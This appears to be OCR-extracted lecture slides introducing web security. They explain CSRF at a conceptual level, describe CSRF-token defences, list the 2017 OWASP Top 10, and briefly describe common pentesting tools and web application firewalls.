
web security vulnerability that allows an attacker to induce users to perform actions that they do not intend to. It allows an attacker to partly circumvent (bypass) the same origin policy which is designed to prevent different websites from interfering with each other. In a successful CSRF attack, the attacker causes the victim user to carry out an action unintentionally (without victim's consent/permission)

How it works

- Attackers place the malicious HTML page onto a web site that they control
- They induce victims to visit that web page via
  - an email with clickbaits (You won lottery or similar appealing messages)
  - social media messages
  - comments in popular web site
- Malicious HTML page sends HTTP requests to CSRF vulnerable site on behalf of the victim.
  The victim is not aware of the outgoing request.
  - AJAX cannot send HTTP requests to cross sites due to Same Origin Principle (SOP)
  - This is bypassed by html tags (iframe, img), or web form submissions.


Most Common Attacks

3. Cross Site Request Forgery (CSRF)




Most Common Attacks

3. Cross Site Request Forgery (CSRF)




Most Common Attacks

3. Cross Site Request Forgery (CSRF)



Most Common Attacks


3. Cross Site Request Forgery (CSRF)



Preventing CSRF Attack (CSRF Token)

- Do not use GET method to update data source (database)
- Use POST/PUT to modify data source
- Set a unique number (csrf token) for all generated web forms by the application
- Set a secret key as a cookie (secret_key is valid during session)
- Add hidden textbox to the web form having unique csrf token.
  - csrf token is generated by hashing the secret key and a random salt
- Before processing form data, verify csrf token with secret key.
- If they match, the form is generated by the application, and perform the action
- Otherwise, it is a fake form (not generated by the application) (CSRF fail)

Preventing CSRF Attack



- Open Web Application Security Project (OWASP), *https://owasp.org*
- non-profit foundation to improve the security of software
- Tools and Resources
- Community and Networking
- Education & Training (courses, conferences)

Top 10 Web Application Security Risks

1. A1:2017-Injection
2. A2:2017-Broken Authentication
3. A3:2017-Sensitive Data Exposure
4. A4:2017-XML External Entities (XXE)
5. A5:2017-Broken Access Control
6. A6:2017-Security Misconfiguration
7. A7:2017-Cross-Site Scripting XSS
8. A8:2017-Insecure Deserialization
9. A9:2017-Using Components with Known Vulnerabilities
10. A10:2017-Insufficient Logging & Monitoring

Pentesting
(penetration test)

- a simulated cyber attack against your computer system to check for exploitable vulnerabilities.
  - Nmap : explore target network
  - Wireshark : network sniffer
  - Burp Suite : collection of applications for pentesting
  - John the Ripper : password cracking tool (brute-force, dictionary, look-up)
- Web Application Firewall (WAF) is a software that analyzes traffic to your application to stop Web attacks and ensure uninterrupted business operations.